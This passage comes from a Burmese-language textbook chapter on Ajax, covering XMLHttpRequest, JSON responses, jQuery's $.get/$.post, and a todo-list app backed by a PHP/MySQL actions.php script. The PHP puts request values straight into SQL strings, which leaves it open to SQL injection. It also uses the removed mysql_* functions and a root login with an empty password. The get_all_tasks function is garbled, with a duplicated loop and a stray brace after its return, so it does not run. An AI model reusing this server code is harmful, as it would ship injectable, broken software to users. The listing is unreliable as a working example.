XHR အသုံးပြုပြီး Request ပြုလုပ်ပုံကို အခန်း (၅) မှာလည်း နူးနာဖော်ပြခဲ့ဖူးပါတယ်။ အနည်းငယ် ဖြည့်စွက်ပြီး ထပ်မံဖော်ပြပေးပါမယ်။

```
var httpRequest;

function makeRequest(url, query, method, complete) {
    if (window.XMLHttpRequest) { // Mozilla, Safari, ...
        httpRequest = new XMLHttpRequest();
    } else if (window.ActiveXObject) { // IE
        try {
            httpRequest = new ActiveXObject("Msxml2.XMLHTTP");
        }
        catch (e) {
            try {
                httpRequest = new ActiveXObject("Microsoft.XMLHTTP");
            }
            catch (e) {}
        }
    }

    httpRequest.onreadystatechange = complete;
    httpRequest.open(method, url);
    httpRequest.send(query);
}
```

နူးနာမှာ makeRequest() အမည်ရ Function တစ်ခုရေးသားထားပါတယ်။ ဒါ Function က ပထမဆုံးအနေနဲ့ အသုံးပြုနေတဲ့ Browser က XMLHttpRequest ကို Support လုပ်မလုပ်စစ်ဆေးပါတယ်။ Support လုပ်ခဲ့ရင် httpRequest Variable ထဲကို XMLHttpRequest Object ထည့်သွင်းပေးမှာဖြစ်ပြီး Support မလုပ်ရင်တော့ ActiveXObject သုံးမယ်လို့ သတ်မှတ်ထားပါတယ်။ နောက်တစ်ဆင့်မှာ၊ httpRequest XHR Object ရဲ့ onreadystatechange Attribute အဖြစ် Function ခေါ်ပြု ကော်လာတဲ့ success Function ကိုသတ်မှတ်ပေးထားပါတယ်။ ဒါကြောင့် Request စတင်ခြင်း၊ ပြီးစီးခြင်း၊ မအောင်မြင်ခြင်းစိတဲ့ အခြေအနေ အပြောင်းအလဲ တစ်ခုခု ရှိတိုင်း success Function ကို အလုပ်လုပ် ပေးမှာပါ။

နောက်တစ်ဆင့်မှာ httpRequest ကနေတစ်ဆင့် open Method ကိုသုံးပြီးတော့ Request စတင်နိုင်ဖို့ Connection တစ်ခုဖွံ့ဖြိုးပါတယ်။ Request Method နဲ့ Request URL အဖြစ် Function ခေါ်ယူစဉ်ကထည့်သွင်းပေးလာတဲ့ method နဲ့ url Variable တိုကိုအသုံးပြုထားပါတယ်။ ဆက်လက်ပြီး send Method ကိုသုံးပြီး Request ပေးပို့ခြင်းကိုပြုလုပ်ပါတယ်။ Request နဲ့အတူ ထည့်သွင်းပေးလိုတဲ့ တန်ဖိုးအဖြစ် Function ခေါ်ယူစဉ်က ထည့်သွင်းပေးလာတဲ့ query Variable ကို အသုံးပြထားပါတယ်။

makeRequest() Function ခေါ်ယူအသုံးပြုပဲက အခုလိုဖြစ်နိုင်ပါတယ် -

```
makeRequest("admin/book-del.php", "id=123", "POST", function() {
    if (httpRequest.readyState == 4) {
        if (httpRequest.status == 200) {
            alert(httpRequest.responseText);
        } else {
            alert('There was a problem with the request.');
        }
    }
});
```

ဒီနည်းနဲ့ခေါ်ယူလိုက်ရင် admin/book-del.php ကို JavaScript ကဲနဲ့ Request လုပ်ပေးသွားမှုဖြစ်ပါတယ်။ id=123 ကိုလည်း Query အဖြစ် ထည့်သွင်းပြီး POST Method ကို အသုံးပြု Request လုပ်ပေးသွားမှုပါ။

makeRequest() Function အတွက် နောက်ဆုံးတန်ဖိုးအနေနဲ့ Nameless Function တစ်ခုကို ထည့်သွင်းပေးထားပါတယ်။ ဒီ Function မှာ XHR ရဲ့ readyState ကိုကြည့်ပြီး အခြေအနေကို စစ်ဆေးထားပါတယ်။ readyState က 4 ဆိုရင် Request ပြီးမြောက်သွားပြီဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ Request ပြီးမြောက်တော့မှ Respond Status က 200 ဆိုရင် ပြန်လည်ပေးပို့လာတဲ့ Respond Content ကို Alert Box နဲ့ဖော်ပြုမှုဖြစ်ပြီး မဟုတ်ရင်တော့ ပြဿနာတစ်စုံတစ်ရာကြောင့် Request မအောင်မြင်ကြောင်း ဖော်ပြုမှုဖြစ်ပါတယ်။ Ready State နံပါတ်တွေ ရဲ့အဓိပ္ပာယ် ကိုဖော်ပြပေးလိုက်ပါတယ်။

- 0 – Request အစာမပြုရသေးပါ
- 1 – Server နှင့် ချိတ်ဆက်မိပါပြီ
- 2 – Request ကို ပေးပို့ပြီးပါပြီ
- 3 – Server မှ အလုပ်လုပ်နေပါပြီ
- 4 – Request ပြီးမြောက်၍ Respond လည်းလက်ခံရရှိပြီးပါပြီ

ဒီလို XHR အကူအညီနဲ့ Request တွေကို JavaScript နဲ့ပြုပြီး Web Application တွေရဲ့အလုပ်လုပ်ပုံ ကို Asynchronous ဖြစ်နေအောင် ရေးသားနိုင်မှုဖြစ်ပါတယ်။ ဒီနေရာမှာတစ်ခုသတိပြုပါ။ XHR က HTTP ရဲ့ အလုပ်လုပ်ပုံကို ပြောင်းလေစေခြင်း မဟုတ်ပါဘူး။ HTTP ကတော့ သဘာဝအတိုင်း Request ရှိလာရင် Respond ပြန်ပေးတယ်ဆိုတဲ့ အလုပ်ကိုပဲလုပ်ပေးနေမှုပါ။ XHR ဟာ Request ပြုလုပ်နည်း နောက်တစ်ခုသာ ဖြစ်ပါတယ်။

11.3 – XML or JSON

XHR Request တွေကို လက်ခံစိမ့်ဖို့ရည်ရွယ်ဖန်တီးထားတဲ့ Server-side Script တွေက HTML Document တွေကို Respond မပြန်သင့်ပါဘူး။ XHR Request တွေဟာ JavaScript ကနေပြုလုပ်ခြင်းဖြစ်ပြီး အချက်အလက်ရယူလိုလို (သို့) လုပ်ငန်းတစ်ခု အောင်ရွက်သွားစေလိုလိုပြလုပ်တဲ့ Request တွေဖြစ်ပါတယ်။ HTML Structure အပြည့်အစုံပါတဲ့ Web Document တစ်ခုကိုလိုချင်လို ပြလုပ်တဲ့ Request မျိုးတွေမဟုတ်ပါဘူး။ HTML Document ကို Respond ပြန်ပေးရင်လည်း XHR ကတော့ Respond Content အနေနဲ့လက်ခံထားပေးမှုပါပဲ။ ဒါပေမယ့် XHR Request တွေကို လက်ခံဖြေရင်ဖို့ တည်ဆောက်ထားတဲ့ Server-side Script တွေက Data သက်သက်ကို ပြန်ပေးမှုသာ သဘာဝကျမှာ ဖြစ်ပါတယ်။

Ajax နည်းပညာစတင်တွင်ကျယ်ချိန်မှာ အဲဒီလို Data ကို Respond ပြန်ပေးဖို့အတွက် အဓိကသုံးတဲ့ Data Format

ကတော့ XML ဖြစ်ပါတယ်။ ဒါကြောင့်လည်း XHR ရဲအမည်က XMLHttpRequest ဖြစ်နေခြင်းဖြစ်ပြီ။ Ajax အမည်မှာ လည်း XML ပါဝင်နေခြင်း ဖြစ်ပါတယ်။ ဒါပေမယ့် အခုချိန်မှာတော့ XML ထက် ပိုမိုရှိရင်းတဲ့ JSON ကိုသာ Respond Data အတွက်ပိုပြီးအသုံးများလာကြပါတယ်။ JSON အကြောင်းကို အခန်း (၆) မှာ ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။ ကျွန်တော့ ဆက်လက်ဖော်ပြမယ့်နှမူနာတွေမှာ Respond Data အတွက် JSON ကိုပဲ အသုံးပြုဖော်ပြသွားတော့မှာပါ။

11.4 – Components of Ajax Techniques

Ajax ဆိတ်အခေါက်မိတ်ဆက်ခဲ့တဲ့ Jesse James Garrett ရဲအဆိုအရ Ajax နည်းစနစ်မှာ အခဲလို နည်းပညာတွေ စုစုပါဝင် တယ်လိုလိုထားပါတယ်။

- HTML and CSS for presentation
- DOM for dynamic display of and interaction with data
- XML for the interchange of data
- XMLHttpRequest object for asynchronous communication
- JavaScript to bring these technologies together


အဲဒီထဲက HTML, CSS, JavaScript, DOM တို့ကို ကျွန်တော်တို့လေ့လာ ထားခွဲပြီးပါပြီ။ XML အစား အသုံးပြုမယ့် JSON ကိုလည်းလေ့လာခဲ့ပြီးပါပြီ။ XHR API အကြောင်းလည်း မိတ်ဆက်ဖော်ပြခဲ့ပြီး တနည်းအားဖြင့် သိသင့်တဲ့နည်းပညာအားလုံး သိရှိပြီးဖြစ်ပါတယ်။ ဒီနည်းပညာတွေကို လက်တွေ့စည်း အသုံးချဖို့သာ လိုအပ်ပါတော့တယ်။

11.5 – Ajax with jQuery

Browser ကတစ်ဆင့်လုပ်တဲ့ Request တွေမှာ Request ပေးပိုခြင်း၊ ပြန်လည်လက်ခံခြင်း၊ ဖော်ပြခြင်းတို့ကို Browser ကပဲ အားလုံးစိပ်ပြီးလုပ်ပေးသွားမှုပါ။ ကျွန်တော်တို့က URL လေးတစ်ခုပေးလိုက်ရင်ရပါပြီ။ Ajax Request တွေပြုလုပ်တဲ့အခါမှာတော့ Request စတင်ခြင်းကနေ Respond လက်ခံရရှိသည်အထိ ကိုယ်တိုင်စီမံရှုံးဖြစ်လို့ စဉ်းစားစရာတွေရှိလာပါတယ်။ ဥပမာ - URL နဲ့ Request Data တွေဟာ သတ်မှတ်အချက်အလက်တွေနဲ့ ကိုက်ညီဖို့လိုလာပါတယ်။ URL မှာလက်မခံတဲ့ Character တွေပါလာခဲ့ရင် Encode လုပ်ပေးဖို့လိုပါတယ်။ ပြန်လည်လက်ခံရရှိတဲ့ Respond Data ကိုလည်း Data Type ပေါ်မှုတည်ပြီး XML ဆိုရင် Parse လုပ်ဖို့လိုပြီး JSON သို့မဟုတ် Script ဆိုရင် Evaluate လုပ်ပေးဖို့တွေလည်း လိုပါသေးတယ်။ Browser Support မတူညီတဲ့ ပြဿနာကလည်းရှိနေပါသေးတယ်။ ဒါကြောင့်လက်တွေ့မှာ Ajax Web Application တွေ ဖန်တီးတဲ့အခါမှာ JavaScript နဲ့ တိုက်ရှုက်ရေးသားခြင်း အစား Ajax Framework တွေရဲ့အကူအညီနဲ့သာရေးကြလေ့ ရှိပါတယ်။

အခန်း (၆) မှာ jQuery ဟာ DOM Manipulation နဲ့ Ajax ကို ပိုမိုရှိစားလွယ်ကူသွားအောင် ဖန်တီးပေးထားတဲ့ Framework တစ်ခုဖြစ်ကြောင်းဖော်ပြခဲ့ပါတယ်။ တနည်းအားဖြင့် jQuery ဟာ Ajax Framework တစ်ခုလည်း ဖြစ်ပါတယ်။ jQuery ရဲတုံးစွာတိုင်းရေးသားပုံရှိရင်းအောင် စီမံပေးထားပြီး URL Encode လုပ်ခြင်း၊ Respond Data Parse လုပ်ခြင်းစာတဲ့ကိစ္စအတော် များများကို jQuery ကကျွန်တော်တို့ကိုယ်စား ဆောင်ရွက်ပေးသွားမှာ ဖြစ်ပါတယ်။ jQuery အသုံးပြုပြီး Ajax Request များပြုလုပ်ပုံကို ဆက်လက်ဖော်ပြမယ့်၊ jQuery မှာ Ajax Request ပြုလုပ်နိုင်တဲ့ Method အမျိုးမျိုး ရှိပါတယ်။ အဲဒီထဲက အသုံးအဝင်ဆုံးဖြစ်မယ့် Method နှစ်ခုကတော့ \$.get() နဲ့ \$.post() တို့ဖြစ်ပါတယ်။ GET Request Method အသုံးပြုပြီး Request လုပ်ဖို့ အတွက် \$.get() ကိုသုံးနိုင်ပြီး POST အတွက် \$.post() ကိုအသုံးနိုင်ပါတယ်။

အခန်း (၆) မှာ jQuery DOM Manipulation အကြောင်းဖော်ပြုစဉ်က jQuery Object ဖြစ်တဲ့ Dollar Sign ကို Selector အနေနဲ့ အသုံးပြုခဲ့ပါတယ်။ Ajax အတွက်လည်း အဲဒီ jQuery Object ကိုပဲသုံးရမှာပါ။ Selector အဖြစ်သုံးစဉ်က jQuery Object နောက်က ပိုက်ကွင်းအဖွင့်အပိုင်း CSS Selector ကိုထည့်သွင်းပေးရပါတယ်။ Ajax Request တွေအတွက်တော့ jQuery Object ကနေတစ်ဆင့် get() သိမဟုတ် post() Method တိုကိုတိုက်ခိုက်ရယူ အသုံးပြုခြင်းဖြစ်ပါတယ်။ ရေးသားပုံနမ်ကို ပုံ (၁၁-၁) မှာဖော်ပြထားပါတယ်။



ပုံ (၁၁-၁) jQuery Ajax Method

get() Method အသုံးပြုပုံကို နူးနာအနေနဲ့ဖော်ပြထားပါတယ်။ Parameter (၅) ခုထိ သတ်မှတ်ပေးနိုင်ပါတယ်။ ပထမဆုံး တစ်ခု ဖြစ်တဲ့ URL ကိုသာ မဖြစ်မနေသတ်မှတ်ပေးဖို့ပြီး ကျော် (၃) ခုက Optional ဖြစ်ပါတယ်။ Request Data ရှိခဲ့ရင် JSON အနေနဲ့ ဒုတိယ Parameter နေရာမှာ ထည့်သွင်းပေးနိုင်ပါတယ်။ Request ပြီးစီးချိန်မှာ ဆောင်ရွက်စေလိုတဲ့ လုပ်ဆောင် ချက်တွေကိုတော့ တတိယ Parameter နေရာမှာ Callback Function တစ်ခု အနေနဲ့ သတ်မှတ်ပေးထားနိုင်ပါတယ်။ နောက်ဆုံး Parameter တစ်ခုကတော့ Respond Data Type ဖြစ်ပါ တယ်။ နူးနာပုံမှာ json လို့ သတ်မှတ်ထားပါတယ်။ မသတ်မှတ်ခဲ့ရင် Server ကပေးပိုလာတဲ့ Respond Header မှာပါဝင်တဲ့ Content Type ကိုကြည့်ပြီး jQuery ကခုံးဖြတ်ပေးသွားမှာဖြစ် ပါတယ်။

Server က ပြန်လည်ပေးပိုလာတဲ့ Respond Data တွေကိုတော့ Callback Function ရဲ့ Parameter အနေနဲ့ လက်ခံနိုင်ပါတယ်။ နူးနာပုံမှာ data လို့သတ်မှတ်ပေးထားပါတယ်။ နှစ်သက်ရာ Variable Name ကို data အစား အသုံးပြုနိုင်ပါတယ်။

post() Method ရဲ့အသုံးပြုပုံက get() အသုံးပြုပုံနဲ့အတူတူပါပဲ။ Request Method ပဲ ကွာသွားမှာ ဖြစ်ပါတယ်။ get() နဲ့ post() Method နှစ်ခုလုံးက jqXHR Object ကို ပြန်ပေးလေရှိပါတယ်။ jqXHR Object ဟာ ပြုလုပ်

လိုက်တဲ့ Request ရဲ့ အခြေအနေကိစစ်ဆေးဖို့ အသုံးဝင်ပါတယ်။ done, fail, always ဆိုပြီး အခြေအနေ (၃) ပုံနှင့် လုပ်ဆောင်ချက်တွေ ကိုယ်စီသတ်မှတ်ထားနိုင်ပါတယ်။ ဥပမာ -

```
var obj = $.get("book-list.php");
obj.done( function() {
    // do something on request success
});

obj.fail( function() {
    // do something on request failure
});
obj.always( function() {
    // do something on request completion, either success or failure
});
```


(သိမဟုတ်)

```
$.get("book-list.php").done( function() { ... } )
    .fail( function() { ... } )
    .always( function() { ... } );
```

ဒီနည်းနဲ့ Request ရဲ့ အောင်မြင်မှု၊ မအောင်မြင်မှု အခြေအနေပေါ်မှတည်ပြီး လုပ်ဆောင်ချက်ကိုယ်စီသတ်မှတ်ထား နိုင်မှာ ဖြစ်ပါတယ်။

11.6 – Persistence Todo List Application

အခန်း (၆) မှာ jQuery နဲ့ Todo List Application လေးတစ်ခု တည်ဆောက်ခဲ့တာကို သတိရကြပြီးမှာပါ။



အဲဒီ Todo List Application လေးဟာ Interface ပိုင်းလုပ်ဆောင်ချက်တွေ ပြည့်စုံပြီးဖြစ်ပါတယ်။ Task အသစ်တွေ ထည့်သွင်းနိုင်ပါတယ်။ ထည့်သွင်းထားတဲ့ Task တွေကို ပယ်ဖျက်နိုင်ပါတယ်။ ဆောင်ရွက်ပြီး Task များကို ပြီးစီး ကြောင်း Check လုပ်ပေးနိုင်ပါတယ်။ သူမှာစုံအပ်နေတာကတော့ JavaScript (jQuery) သက်သက်နဲ့ ရေးသားထားတဲ့ အတွက် အချက်အလက်တွေကို အမြဲသိမ်းဆည်းမထားနိုင်ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် Browser ကို Reload လုပ်လိုက်ရင် ထည့်သွင်းထားတဲ့အချက် အလက်တွေ ပြန်လည်ကွယ်ပေါက်သွားမှာဖြစ်ပါတယ်။

အချက်အလက်တွေကို MySQL Database မှ သိမ်းဆည်းထားနိုင်စေမယ့် လုပ်ဆောင်ချက်တွေကို Ajax နည်း စနစ် အသုံးပြုပြီးပြည့်စွဲကိုချင်ပါတယ်။ ပထမဦးဆုံးအနေနဲ့ `htdocs` Folder ထဲမှာ `todo` အမည်နဲ့ Folder တစ်ခု တည်ဆောက်ပေးပါ။ `todo` Folder ထဲမှာ `index.php`, `jquery.js`, `app.js`, `style.css`, `actions.php` စာတွေ File များဆက်လက် တည်ဆောက်ပေးပါ။

```
todo/
|-- index.php
|-- jquery.js
|-- app.js
|-- style.css
|-- actions.php
```

jquery.js ကိုရရှိဖို့အတွက် jquery.com ကနေ Download ရယူရမှာဖြစ်ပါတယ်။ `index.php`, `style.css` နဲ့ `app.js` တို့အတွင်းမှာ ထည့်သွင်းပေးရမှာတွေကတော့ ကျွန်တော်တို့ အခန်း(၆) မှာ ရေးသားခဲ့ပြီးဖြစ်တဲ့ HTML, CSS, JavaScript တွေပြုဖြစ်ပါတယ်။ ပြန်လည်ဖော်ပြပေးလိုက်ပါတယ် -

[`index.php` တွင်ထည့်သွင်းရန်]

```
<!doctype html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Todo</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
    <div id="wrap">
        <h1>Task List <span>0</span></h1>
        <ul id="tasks"></ul>
        <ul id="done"></ul>

        <div id="new-task">
            <input type="text" /><button>+</button>
        </div>
    </div>

    <script src="jquery.js"></script>
    <script src="app.js"></script>
</body>
</html>
```

[style.css တွင်ထည့်သွင်းရန်]

```
#wrap {  
    width: 360px;  
    margin: 20px auto;  
    padding: 20px;  
    border: 6px solid #DDD;  
    overflow: hidden;  
}  
  
h1 {  
    margin: 0 0 20px 0;  
    padding: 0 0 5px 0;  
    font-size: 18px;  
    border-bottom: 1px solid #DDD;  
}  
  
h1 span {  
    float: right;  
    display: block;  
    background: #9cf;  
    font-size: 12px;  
    padding: 2px 6px;  
    color: #FFF;  
}  
  
ul {  
    list-style: none;  
    margin: 0;  
    padding: 0;  
}  
  
ul li {  
    overflow: hidden;  
    padding: 4px 0;  
}  
  
li input, li span {  
    float: left;  
    margin-right: 6px;  
}  
  
li a {  
    float: right;  
    text-decoration: none;  
    font-weight: bold;  
    color: #900;  
    padding: 0 8px;  
    display: none ;  
}  
  
li:hover a {  
    display: inline;  
}
```

```
#new-task {
    margin-top: 20px;
    padding-top: 10px;
    border-top: 1px solid #efefef;
    overflow: hidden;
}

#new-task input {
    border: 1px solid #DDD;
    border-right: 0 none;
    padding: 2px;
    width: 240px;
    height: 20px;
    float: left;
}

#new-task button {
    width: 30px;
    border: 1px solid #DDD;
    background: #eee;
    font-weight: bold;
    color: #666;
    padding: 2px 2px 3px 2px;
    float: left;
}
#done {
    line-height: 18px;
    margin-bottom: 10px;
}
#done span {
    text-decoration: line-through;
    font-size: 12px;
    color: #999;
}
```

[app.js တွင် ထည့်သွင်းရန်]

```
$(document).ready(function() {
    $("#new-task button").click(function() {
        var task = $("#new-task input").val();

        if(!task) return false;

        buildTask(task).appendTo("#tasks");
        $("h1 span").html( $("#tasks li").length );

        $("#new-task input").val("").focus();
    });

    $("#new-task input").keydown(function(e) {
        if(e.which == 13)
            $("#new-task button").click();
    });
});
```

```

function buildTask(msg) {
    var checkbox = $("<input>", {
        type: "checkbox"
    }).click(function() {
        if($(this).is(":checked")) {
            $(this).parent().prependTo("#done");
        } else {
            $(this).parent().appendTo("#tasks");
        }

        $("h1 span").html( $("#tasks li").length );
    });

    var task = $("<span>").html(msg);

    var del = $("<a>", {
        href: "#"
    }).html("&times;").click(function() {
        $(this).parent().remove();
        $("h1 span").html( $("#tasks li").length );
    });

    return $("<li>").append(checkbox).append(task).append(del);
}

```

ဒီအထိအားလုံးပြည့်စုံအောင် ထည့်သွင်းပြီးပြုဆိုရင် Browser URL Bar မှာ <http://localhost/todo/> လိုထည့်သွင်းစမ်းသပ်နိုင်ပါပြီ။ မူလအလုပ်လုပ်ပုံအတိုင်း JavaScript Todo List Application ကို ပြန်လည်ရရှိမှာဖြစ်ပါတယ်။ အချက်အလက်တွေ သိမ်းဆည်းဖို့အတွက် Database Table တည်ဆောက်ခြင်းနဲ့ လိုအပ်တဲ့ PHP Code တွေရေးသားခြင်းကို ဆက်လက်ဆောင် ရွက်ရမှာဖြစ်ပါတယ်။ PHP Code တွေ ပါဝင်လာတော့မှာဖြစ်လို ယခင်ရေးသားခဲ့ပြီးသားအတိုင်းမသုံးပဲ **htdocs** Folder ထဲမှာ အသစ်ပြန်လည် တည်ဆောက်နေခြင်းလည်းဖြစ်ပါတယ်။

လက်ရှုရေးသားထားတဲ့ jQuery Code တွေရဲ့ အဓိပ္ပာယ်ကို မှတ်ဖို့ကြလိမ့်ချုပ်လိုအပ်တယ်။ အကယ်၍ မေ့နေခဲ့ရင်လည်း အခန်း (၆) မှာပဲပြန်လည်လေ့လာကြည့်ပေးပါ။ ဒီနေရာမှာတော့ ဆက်လက်ဖြည့်စွက်မယ့် Ajax နည်းစနစ်ပိုင်းကိုပဲ ဖြည့်စွက်ဖော်ပြပေးတော့မှာပါ။

ဆက်လက်ပြီး phpMyAdmin ကနေ todo အမည်နဲ့ Database တစ်ခုတည်ဆောက်ပေးပါ။ အဲဒီ todo Database ထဲမှာမူ tasks အမည်နဲ့ Table တစ်ခုဆက်လက်တည်ဆောက်ပေးပါ။ tasks Table မှာ ပါဝင်ရမယ့် Column တွေ ကတော့ အခုဖြစ်ပါတယ် -

tasks Table

```

id - INT - PRIMARY - Auto Increment
subject - VARCHAR (255)
status - INT (1)
created_date - DATETIME

```

Column (၄) ခုပါဝင်ပါတယ်။ သိမ်းဆည်းလိုတဲ့အခိုကအချက်က Task subject ပါ။ status Column ကတော့ Task ရဲ့ ဆောင်ရွက်ပြီးစီးမှုအခြေအနေကို မှတ်သားဖို့ဖြစ်ပါတယ်။ ပြည့်စုံဆိုရင် Task Priority, Due Date, Task Detail

စတဲ့ အချက်တွေ ပါဝင်သင့်ပါသေးတယ်။ ဒါပေမယ့် Code နူးနာဖော်ပြတဲ့အခါ အတက်နိုင်ဆုံး ရှိုးရှင်းစေလိုတဲ့အတွက် အုံအချက်တွေ မထည့်သွင်းတော့ပါဘူး။ Task Subject နဲ့ Status ကိုပဲသိမ်းဆည်းပါ တော့မယ်။ စမ်းသပ်နိုင်ဖို့အတွက် Task တစ်ချို့ကို လည်း phpMyAdmin ကနေပဲ ကြိုတင်ထည့်သွင်းပေးထားသင့်ပါတယ်။

Server-side Scripts

ဆက်လက်ပြီး actions.php ထဲမှာ ပေးပိုလာတဲ့ Request Data ကို tasks Table ထဲမှာ သိမ်းဆည်းပေးခြင်း၊
ပြန်လည်ရယူပေးခြင်း၊ ပယ်ဖျက်ပေးဖျက်ပေးခြင်း စတဲ့လုပ်ဆောင်ချက်တွေအတွက် PHP Code တွေ ရေးသားပေးပါ
မယ်။ အဓိကလုပ်ဆောင်ချက် (၅) ခရီးမှာဖြစ်ပြီး (၅) ခုလုံးကို actions.php Script တစ်ခုတည်းမှာပဲ စုပေါင်း
ရေးသားထားမှာပါ။

- ၁.) ရှိနေသည့် Tasks စာရင်းရယူခြင်း
- ၂.) Task အသစ်ထည့်သွင်းခြင်း
- ၃.) Task များပယ်ဖျက်ခြင်း
- ၄.) ပြီးစီးကြောင်း Status မှတ်သားခြင်း
- ၅.) မပြီးစီးသေးကြောင်း Status မှတ်သားခြင်း

- တိုဖြစ်ပါတယ်။ အောက်မှာပေးထားတဲ့ Code ကို actions.php ထဲမှာ ကူးယူထည့်သွင်းပေးပါ။

```
<?php
$conn = mysql_connect("localhost", "root", "") ;
mysql_select_db("todo", $conn);

$action = $_REQUEST['action'];
switch($action) {
    case "get":
        get_all_tasks();
        break;
    case "add":
        add_task();
        break;
    case "del":
        del_task();
        break;
    case "done":
        done_task();
        break;
    case "undo":
        undo_task();
        break;
    default:
        unknown_action();
}

function get_all_tasks() {
    $result = mysql_query("SELECT * FROM tasks");

    $tasks = array();
    while($row = mysql_fetch_array($result)) {
        $tasks[] = $row;
    }
    return $tasks;
}
```

```
while($row = mysql_fetch_assoc($result)) {
    $tasks[] = $row;
}
echo json_encode($tasks);
}

function add_task() {
    $subject = $_POST['subject'];
    $result = mysql_query("INSERT INTO tasks (subject, created_date)
        VALUES ('$subject', now())");
    if($result) {
        $id = mysql_insert_id();
        echo json_encode(array("err" => 0, "id" => $id));
    } else {
        echo json_encode(array("err" => 1, "msg" => "Unable to insert task"));
    }
}

function del_task() {
    $id = $_POST['id'];
    $result = mysql_query("DELETE FROM tasks WHERE id = $id");

    if($result) {
        echo json_encode(array("err" => 0));
    } else {
        echo json_encode(array("err" => 1, "msg" => "Unable to delete task"));
    }
}

function done_task() {
    $id = $_POST['id'];
    $result = mysql_query("UPDATE tasks SET status = 1 WHERE id = $id");

    if($result) {
        echo json_encode(array("err" => 0));
    } else {
        echo json_encode(array("err" => 1, "msg" => "Unable to update status"));
    }
}

function undo_task() {
    $id = $_POST['id'];
    $result = mysql_query("UPDATE tasks SET status = 0 WHERE id = $id");

    if($result) {
        echo json_encode(array("err" => 0));
    } else {
        echo json_encode(array("err" => 1, "msg" => "Unable to update status"));
    }
}

function unknown_action() {
    echo json_encode(array("err" => 1, "msg" => "Unknown Action"));
}
?>
```

ပထမဆုံးအနေနဲ့ Database ချိတ်ဆက်ခြင်း ဆောင်ရွက်ပြီးနောက် Request Data အနေဖါဝါင်လာတဲ့ action ကိုစစ်ဆေးပြီး ဘယ် action ဆိုရင်ဘယ် Function ကို အလုပ်လုပ်ပေးရမလဲ switch Statement နဲ့ ခွဲ့စွားသတ်မှတ်ပေးပါတယ်။ action ၂ get ဆိုရင် get_all_tasks() Function ကို အလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။ Browser URL Bar မှာ <http://localhost/todo/actions.php?action=get> လိုပဲထည့်သွင်းကြည့်ရင် အခုလိုလုပ်မှုပါ။

```
[{"id": "1", "subject": "Something to do", "status": "0", "created_date": "2013-05-15 12:59:20"}, {"id": "2", "subject": "Yet another thing to do", "status": "0", "created_date": "2013-05-15 12:59:20"}]
```

